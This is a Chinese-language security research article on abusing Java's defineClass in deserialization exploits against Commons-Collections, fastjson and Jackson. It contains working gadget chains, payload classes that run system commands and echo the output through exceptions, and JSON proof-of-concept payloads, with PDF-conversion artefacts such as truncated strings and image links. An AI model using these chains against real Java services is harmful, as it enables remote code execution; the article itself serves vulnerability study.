

defineClass 在 java 反序列化当中的利用

ID:GENXOR


git: <https://github.com/genxor>

本文分享一下 defineClass 在反序列化漏洞当中的使用场景, 以及在 exp 构造过程中的一些使用技巧

马上进入正题

## 0x00 前言

首先看一下 defineClass 的官方定义

 **Class<?> java.lang.ClassLoader.defineClass(String name, byte[] b, int off, int len) throws ClassFormatError**

Converts an array of bytes into an instance of class `Class`. Before the `Class` can be used it must be resolved.

This method assigns a default [ProtectionDomain](#) to the newly defined class. The `ProtectionDomain` is effectively granted the same set of permissions returned when [Policy.getPolicy\(\).getPermissions\(new CodeSource\(null, null\)\)](#) is invoked. The default domain is created on the first invocation of [defineClass](#), and re-used on subsequent invocations.

To assign a specific `ProtectionDomain` to the class, use the [defineClass](#) method that takes a `ProtectionDomain` as one of its arguments.

**Parameters:**

- name** The expected [binary name](#) of the class, or `null` if not known
- b** The bytes that make up the class data. The bytes in positions `off` through `off+len-1` should have the format of a valid class file as defined by the [Java Virtual Machine Specification](#).
- off** The start offset in `b` of the class data
- len** The length of the class data

**Returns:**

The `Class` object that was created from the specified class data.

**Throws:**

- [ClassFormatError](#) - If the data did not contain a valid class
- [IndexOutOfBoundsException](#) - If either `off` or `len` is negative, or if `off+len` is greater than `b.length`.
- [SecurityException](#) - If an attempt is made to add this class to a package that contains classes that were signed by a different set of certificates than this class (which is unsigned), or if `name` begins with "java.".

**Since:**

1.1

**See Also:**

- [loadClass\(String, boolean\)](#)
- [resolveClass\(Class\)](#)
- [java.security.CodeSource](#)
- [java.security.SecureClassLoader](#)

众所周知, java 编译器会将 .java 文件编译成 jvm 可以识别的机器代码保存在 .class 文件当中。正常情况下, java 会先调用 `ClassLoader` 去加载 .class 文件, 然后调用 `loadClass` 函数去加载对应的类名, 返回一个 `Class` 对象。而 `defineClass` 提供了另外一种方法, 从官方定义中可以看出, `defineClass` 可以从 `byte[]` 还原出一个 `Class` 对象, 这种方法, 在构造 java 反序列化利用和漏洞 poc 时, 变得非常有用。下面总结我在实际分析漏洞和编写 exp 时的一点儿体会, 具体有如下几种玩法。

## 0x01 defineClass 构造回显

这里以 java 原生的 `java.io.ObjectInputStream.readObject()` 作为反序列化函数，以 `commons-collections-3.1` 作为 payload，注入类文件代码如下

```
import java.io.*;

public class R {
    public void exec(String cmd) throws Exception {
        String s = "";
        int len;
        int bufSize = 4096;
        byte[] buffer = new byte[bufSize];
        BufferedInputStream bis = new BufferedInputStream(Runtime.getRuntime()
            .exec(cmd)
            .getInputStream(),
            bufSize);

        while ((len = bis.read(buffer, 0, bufSize)) != -1)
            s += new String(buffer, 0, len);

        bis.close();
        throw new Exception("^^^" + s + "^^^");
    }
}
```

常规的回显思路是用 `URLClassLoader` 去加载一个 `.class` 或是 `.java` 文件，然后调用 `loadClass` 函数去加载对应类名，返回对应的 `Class` 对象，然后再调用 `newInstance()` 实例出一个对象，最后调用对应功能函数，使用例如 `throw new Exception("genxor");` 这样抛错的方法，将回显结果带出来。例如

```
369
370 public static void main(String[] args) throws Exception {
371
372     URLClassLoader cls = new URLClassLoader(new URL[]{new URL("file:c:/R.jar")});
373     Class cl = cls.loadClass("R");
374     Method m = cl.getMethod("exec", String.class);
375     m.invoke(cl.newInstance(), "ipconfig");
376
377
378 }
```

回显结果如下所示：

```
Exception in thread "main" java.lang.reflect.InvocationTargetException
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:39)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:
    at java.lang.reflect.Method.invoke(Method.java:597)
    at com.java.desr.Test.main(Test.java:376)
Caused by: java.lang.Exception: ^^^
Windows IP 配置

以太网适配器 Npcap Loopback Adapter:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址 . . . . . : fe80::112c:b775:1c1a:7546%48
    自动配置 IPv4 地址 . . . . . : 169.254.117.70
    子网掩码 . . . . . : 255.255.0.0
    默认网关 . . . . . :

无线局域网适配器 无线网络连接 8:

    媒体状态 . . . . . : 媒体已断开
```

但是前提是要先写入一个.class或是.jar 文件(写入方法这里不描述,使用 `FileOutputStream` 类,方法大同小异),这样显得拖泥带水,而且让利用过程变得很复杂。

那可不可以不写文件而直接调用我们的代码呢,使用 `defineClass` 很好的解决了这个问题。将我们编译好的.class 或是.jar 文件转换成 `byte[]`放到内存当中,然后直接用 `defineClass` 加载 `byte[]`返回 `Class` 对象。那怎么调用 `defineClass` 函数呢,因为默认的 `defineClass` 是 `java.lang.ClassLoader` 的函数,而且是 `protected` 属性,无法直接调用(这里暂且不考虑反射),而且 `java.lang.ClassLoader` 类也无法被 `transform` 函数加载,这里我们使用 `org.mozilla.classfile.DefiningClassLoader` 类,代码如下

```
Test.java DefiningC x ChainedTran ClassLoader. DefiningClas ObjectOutput CommonsColle
/
/      ;
/      }
/
/      return (class$org$mozilla$classfile$DefiningClassLoader != null)?cla
/  }
/
/  public Class defineClass(String arg0, byte[] arg1) {
/      return super.defineClass(arg0, arg1, 0, arg1.length);
/  }
/
/
/
```

他重写了 `defineClass` 而且是 `public` 属性,正好符合我们要求,这里我写个具体事例,代码如下

```
public static void main(String[] args) throws Exception {

    String R = "yv66vgAAADIBMAcAAGAAVIHAAQBABBqYXZhL2xhbmcvT2JqZWNOAQAGPgluaXQX+A
    BASE64Decoder decoder = new BASE64Decoder();
    byte[] bt = decoder.decodeBuffer(R);

    DefiningClassLoader cls = new DefiningClassLoader();
    Class cl = cls.defineClass("R", bt);
    Method m = cl.getMethod("exec", String.class);
    m.invoke(cl.newInstance(), "ipconfig");
}
```

回显结果如下所示

```
Exception in thread "main" java.lang.reflect.InvocationTargetException
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:39)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:
    at java.lang.reflect.Method.invoke(Method.java:597)
    at com.java.desr.Test.main(Test.java:383)
Caused by: java.lang.Exception: ^^^
Windows IP 配置
```

以太网适配器 Npcap Loopback Adapter:

```
连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址. . . . . : fe80::112c:b775:1c1a:7546%48
自动配置 IPv4 地址 . . . . . : 169.254.117.70
子网掩码 . . . . . : 255.255.0.0
默认网关. . . . . :
```

无线局域网适配器 无线网络连接 8:

根据这个思路，我们构造 transformerChain 生成 map 对象，代码如下所示

```
public static Object pwn(String execArgs) throws Exception {

    String R = "yv66vgAAADIBMacAAgEAAVIHAAQBABByYZhL2xhbmVtT2JqZWNOAQAGPgluaXQ+AQADKClWAQAEQ29kZQo
    BASE64Decoder decoder = new BASE64Decoder();
    byte[] bt = decoder.decodeBuffer(R);

    final Transformer[] transforms = new Transformer[] {
        new ConstantTransformer(DefiningClassLoader.class),
        //new ConstantTransformer(ClassLoader.class),
        new InvokerTransformer("getConstructor",
            new Class[] { Class[].class },
            new Object[] { new Class[0] }),
        new InvokerTransformer(
            "newInstance",
            new Class[] { Object[].class },
            new Object[] { new Object[0] }),
        new InvokerTransformer("defineClass",
            new Class[] { String.class, byte[].class }, new Object[] { "R", bt }),
        new InvokerTransformer(
            "newInstance",
            new Class[] {},
            new Object[] {}),
        new InvokerTransformer("exec",|
            new Class[] {String.class},
            new Object[] {execArgs}),new ConstantTransformer(1)
    };

    Transformer transformerChain = new ChainedTransformer(transforms);
    Map innermap = new HashMap();
    innermap.put("value", "value");
    Map outmap = TransformedMap.decorate(innermap, null, transformerChain);

    Class cls = Class
        .forName("sun.reflect.annotation.AnnotationInvocationHandler");
    Constructor ctor = cls.getDeclaredConstructor(Class.class, Map.class);
    ctor.setAccessible(true);
    Object instance = ctor.newInstance(Retention.class, outmap);
    return instance;
}
```

## 0x02 fastjson 利用

fastjson 早期的一个反序列化命令执行利用 poc 用到了

com.sun.org.apache.bcel.internal.util.ClassLoader，首先简单说一下漏洞原理，如下是利用 poc 的格式

[illegible]

fastjson 默认开启 `type` 属性，可以利用上述格式来设置对象属性（fastjson 的 `type` 属性使用不属于本文叙述范畴，具体使用请自行查询）。tomcat 有一个 `tomcat-dbcip.jar` 组件是 tomcat 用来连接数据库的驱动程序，其中 `org.apache.tomcat.dbcp.dbcp.BasicDataSource` 类存在如下代码，如图所示

```

protected ConnectionFactory createConnectionFactory() throws SQLException {
    // Load the JDBC driver class
    Class driverFromCCL = null;
    if (driverClassName != null) {
        try {
            try {
                if (driverClassLoader == null) {
                    Class.forName(driverClassName);
                } else {
                    Class.forName(driverClassName, true, driverClassLoader);
                }
            } catch (ClassNotFoundException cnfe) {}
            driverFromCCL = Thread.currentThread()
                .getContextClassLoader().loadClass(
                    driverClassName);
        }
    } catch (Throwable t) {
        String message = "Cannot load JDBC driver class '" +
            driverClassName + "'";
        logWriter.println(message);
        t.printStackTrace(logWriter);
    }
}

```

当 `com.alibaba.fastjson.JSONObject.parseObject` 解析上述 `json` 的时候，代码会上图中 `Class.forName` 的逻辑，同时将 `driverClassLoader` 和 `driverClassName` 设置为 `json` 指定的内容，到这里简单叙述了一下 `fastjson` 漏洞的原理，一句话概括就是利用 `fastjson` 默认的 `type` 属性，操控了相应的类，进而操控 `Class.forName()` 的参数，可以使用任意 `ClassLoader` 去加载任意代码，达到命令执行的目的。

这里详细说一下利用 `Class.forName` 执行代码的方法，有两种方式：

- ```
1 Class.forName(classname)
2 Class.forName(classname, true, ClassLoaderName)
```

先说第一种，通过控制 `classname` 执行代码，这里我写了一个 demo，如图所示

```
App.java ClassLoader.class test.java run.java X Class.class JSON.class
1 package com.fastjson.pwn;
2
3 import java.io.*;
4
5 public class run {
6
7     static
8     {
9         String str = exec("ipconfig");
10        if(true) {
11            throw new RuntimeException(str);
12        }
13    }
14
15    public static String exec(String cmd) {
16        try {
17            String s = "";
18            int len;
19            int bufSize = 4096;
```

```
App.java ClassLoader.class test.java X run.java X Class.class JSON.class
1 package com.fastjson.pwn;
2
3 public class test {
4     public static void main(String[] args) throws Exception {
5         Class.forName("com.fastjson.pwn.run");
6     }
7 }
8 }
9 }
```

```
Problems @ Javadoc Declaration Console X Search
<terminated> test [Java Application] D:\Program Files\Java\jdk1.6.0_25\bin\javaw.exe (2018-4-2 下午7:05:14)
Exception in thread "main" java.lang.ExceptionInInitializerError
    at java.lang.Class.forName0(Native Method)
    at java.lang.Class.forName(Class.java:169)
    at com.fastjson.pwn.test.main(test.java:5)
Caused by: java.lang.RuntimeException:
Windows IP Configuration

Ethernet adapter 以太网:


Connection-specific DNS Suffix  . : localdomain
IP Address. . . . . : 192.168.153.128
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.153.2
```

这里利用了 java 的一个特性，利用静态代码块儿 static{}来执行，当 com.fastjson.pwn.run 被 Class.forName 加载的时候，代码便会执行。

第二种，通过控制 `classname` 和 `classloader` 执行代码，我写了一个 demo，以 `com.sun.org.apache.bcel.internal.util.ClassLoader` 这个类为例子，如图所示



这里用到了 `com.sun.org.apache.bcel.internal.util.ClassLoader` 这个 classloader，而 `classname` 是一个经过 BCEL 编码的 `evil.class` 文件，这里我给出 `evil.java` 的源码，如图所示



classloader 会先把它解码成一个 `byte[]`，然后调用 `defineClass` 返回 `Class`，也就是 `evil`

具体我们跟一下代码逻辑，如图所示

```

@CallerSensitive
public static Class<?> forName(String name, boolean initialize,
                               ClassLoader loader)
    throws ClassNotFoundException
{
    Class<?> caller = null;
    SecurityManager sm = System.getSecurityManager();
    if (sm != null) {
        // Reflective call to get caller class is only needed if a security manager
        // is present. Avoid the overhead of making this call otherwise.
        caller = Reflection.getCallerClass();
        if (sun.misc.VM.isSystemDomainLoader(loader)) {
            ClassLoader ccl = ClassLoader.getClassLoader(caller);
            if (!sun.misc.VM.isSystemDomainLoader(ccl)) {
                sm.checkPermission(
                    SecurityConstants.GET_CLASSLOADER_PERMISSION);
            }
        }
    }
    return forName0(name, initialize, loader, caller);
}

```

这里会开始调用 `com.sun.org.apache.bcel.internal.util.ClassLoader` 的 `loadClass` 加载类，如图所示

```

protected Class loadClass(String class_name, boolean resolve)
    throws ClassNotFoundException
{
    Class cl = null;

    /* First try: lookup hash table.
    */
    if((cl=(Class)classes.get(class_name)) == null) {
        /* Second try: Load system class using system class loader. You better
        * don't mess around with them.
        */
        for(int i=0; i < ignored_packages.length; i++) {
            if(class_name.startsWith(ignored_packages[i])) {
                cl = deferTo.loadClass(class_name);
                break;
            }
        }

        if(cl == null) {
            JavaClass clazz = null;

            /* Third try: Special request?
            */
            if(class_name.indexOf("$$BCEL$$") >= 0)
                clazz = createClass(class_name);
            else { // Fourth try: Load classes via repository
                if ((clazz = repository.loadClass(class_name)) != null) {
                    clazz = modifyClass(clazz);
                }
                else
                    throw new ClassNotFoundException(class_name);
            }
        }
    }
}

```

这里判断 `classname` 如果经过了 BCEL 编码，则解码获取 Class 文件，如图



```

protected JavaClass createClass(String class_name) {
    int index = class_name.indexOf("$$BCEL$$");
    String real_name = class_name.substring(index + 8);

    JavaClass clazz = null;
    try {
        byte[] bytes = Utility.decode(real_name, true);
        ClassParser parser = new ClassParser(new ByteArrayInputStream(bytes), "foo");

        clazz = parser.parse();
    } catch (Throwable e) {
        e.printStackTrace();
        return null;
    }

    // Adapt the class name to the passed value
    ConstantPool cp = clazz.getConstantPool();

    ConstantClass cl = (ConstantClass)cp.getConstant(clazz.getClassNameIndex(),
        Constants.CONSTANT_Class);
    ConstantUtf8 name = (ConstantUtf8)cp.getConstant(cl.getNameIndex(),
        Constants.CONSTANT_Utf8);
    name.setBytes(class_name.replace('.', '/'));

    return clazz;
}

```

此刻内存中 evil.class 文件的结构，如图所示

| Name         | Value                                                                                                        |
|--------------|--------------------------------------------------------------------------------------------------------------|
| ▶ this       | ClassLoader (id=362)                                                                                         |
| ▶ class_name | "org.apache.log4j.spi.\$BCEL\$\$I\$8b\$I\$A\$A\$A\$A\$A\$A\$A\$7dSY\$S\$d3P\$U\$fe\$\$\$5d\$92\$86\$60"      |
| ▶ index      | 20                                                                                                           |
| ▶ real_name  | "\$I\$8b\$I\$A\$A\$A\$A\$A\$A\$A\$7dSY\$S\$d3P\$U\$fe\$\$\$5d\$92\$86\$60\$a1\$VPP\$dc\$b1\$Fi\$dd\$c0\$a5!" |
| ▶ clazz      | JavaClass (id=368)                                                                                           |
| ▶ cp         | ConstantPool (id=373)                                                                                        |
| ▶ cl         | ConstantClass (id=375)                                                                                       |
| ▶ name       | ConstantUtf8 (id=379)                                                                                        |

```

public class evil.evil extends java.lang.Thread
filename      foo
compiled from  evil.java
compiler version  50.0
access flags    33
constant pool   84 entries
ACC_SUPER flag  true

```

Attribute(s):

```
SourceFile(evil.java)
```

2 fields:

```
private static Thread thread
private static String cmd
```

4 methods:

```
static void <clinit>()
public void <init>()
public static void startRun(String urlStr)
public void run()
```

继续跟踪后面的逻辑，如图

```
ClassLoader.class x ClassParser.class

/* Third try: Special request?
 */
if(class_name.indexOf("$$BCEL$$") >= 0)
    clazz = createClass(class_name);
else { // Fourth try: Load classes via repository
    if ((clazz = repository.loadClass(class_name)) != null) {
        clazz = modifyClass(clazz);
    }
    else
        throw new ClassNotFoundException(class_name);
}

if(clazz != null) {
    byte[] bytes = clazz.getBytes();
    cl = defineClass(class_name, bytes, 0, bytes.length);
} else // Fourth try: Use default class loader
    cl = Class.forName(class_name);
}

}

if(resolve)
    resolveClass(cl);
}

classes.put(class_name, cl);

return cl;
}
```

这里调用 `defineClass` 还原出 `evil.class` 中的 `evil` 类，因为使用 `static{}`，所以在加载过程中代码执行。

OK 回到 `fastjson` 漏洞逻辑，因为控制了 `Class.forName` 加载的类和 `ClassLoader`，所以可以通过调用特定的 `ClassLoader` 去加载精心构造的代码，从而执行我们事先构造好的 `class` 文件，从而达到执行任意代码的目的。

## 0x03 jackson 利用

`jackson` 的反序列化命令执行跟 `fastjson` 类似，也似注入一个精心构造的 `pwn.class` 文件，最后通过 `newInstance` 实例对象触发代码执行。这里先给出 `pwn.java` 的源码，如图所示：

```

import java.io.*;
public class pwn
    extends AbstractTranslet
{
    public void transform(DOM document, SerializationHandler[] handlers)
        throws TransletException
    {}
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler)
        throws TransletException
    {}
    public static String run(String cmd) {
        try {
            String s = "";
            int len;
            int bufSize = 4096;
            byte[] buffer = new byte[bufSize];
            BufferedInputStream bis;
            bis = new BufferedInputStream(Runtime.getRuntime().exec(cmd).getInputStream(), bufSize);
            while ((len = bis.read(buffer, 0, bufSize)) != -1)
                s += new String(buffer, 0, len);

            bis.close();
            return s;
        } catch (IOException e) {
            return e.getMessage();
        }
    }
    static
    {
        Object localObject = null;
        if (true) {
            throw new RuntimeException(pwn.run("ipconfig"));
        }
    }
}

```


然后写了一个 Demo，触发漏洞，代码如下

```

1 package jackson.pwn;
2
3 import java.io.*;
4
5
6
7 public class Demo {
8     private String user;
9
10    private Map pass;
11
12    public String getUser() {
13        return user;
14    }
15
16    public void setUser(String user) {
17        this.user = user;
18    }
19
20    public Map getPass() {
21        return pass;
22    }
23
24    public void setPass(Map pass) {
25        this.pass = pass;
26    }
27
28    public static void main(String[] args) throws Exception {
29        //InputStream inputStream = Demo.class.getResourceAsStream("./exp/map_bean.json");
30        String poc = "{\"user\":\"genxor\",\"pass\":{\"java.util.HashMap\":{\"pwn\":{\"com.sun.org.apache.
31        ObjectMapper mapper = new ObjectMapper();
32        mapper.enableDefaultTyping();
33        mapper.readValue(poc, Demo.class);
34    }
35 }
36


```

jackson 类似 fastjson 可以通过 type 属性，设置变量的值，但是不同时 jackson 默认不开启 type，需要 mapper.enableDefaultTyping() 设置开启。



```
1 {
2   "user": "genxor",
3   "pass": [ "java.util.HashMap", { "pwn": [
4     "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
5     {
6       "transletBytecodes": [ "yv66vgAAADMAcQcAAgEAB2Zvby9wd24HAAQBAEBjb20vc3VuL29y",
7       "transletName": "a.b",
8       "outputProperties":
9       {
10      }
11    }
12  ]
13 }
14 }
```

当 readValue 这段 json 的时候，触发命令执行漏洞，下面调试一下关键步骤，如图



```
*/
private void defineTransletClasses()
    throws TransformerConfigurationException {

    if (_bytecodes == null) {
        ErrorMsg err = new ErrorMsg(ErrorMsg.NO_TRANSLET_CLASS_ERR);
        throw new TransformerConfigurationException(err.toString());
    }

    TransletClassLoader loader = (TransletClassLoader)
        AccessController.doPrivileged(new PrivilegedAction() {
            public Object run() {
                return new TransletClassLoader(ObjectFactory.findClassLoader());
            }
        });


    try {
        final int classCount = _bytecodes.length;
        _class = new Class[classCount];

        if (classCount > 1) {
            _auxClasses = new Hashtable();
        }

        for (int i = 0; i < classCount; i++) {
            _class[i] = loader.defineClass(_bytecodes[i]);
            final Class superClass = _class[i].getSuperclass();

            // Check if this is the
            if (superClass.getName()
                _transletIndex = i;
            }
            else {
                _auxClasses.put(_cla
            }
        }
    }
}
```

这里 defineTransletClasses 会解码 transletBytecodes 成 byte[], 并执行 defineClass 得到 foo.pwn 这个类，然后在后面执行 newInstance 导致 static{} 静态代码块儿执行，如图



成功触发，如图所示



## 0x04 总结

利用 defineClass 在运行时状态下，将我们精心构造的 class 文件加载进入 ClassLoader，通过 java 的 static{} 特征，导致代码执行。

以上测试代码全部保存在：

<https://github.com/genxor/deserialize>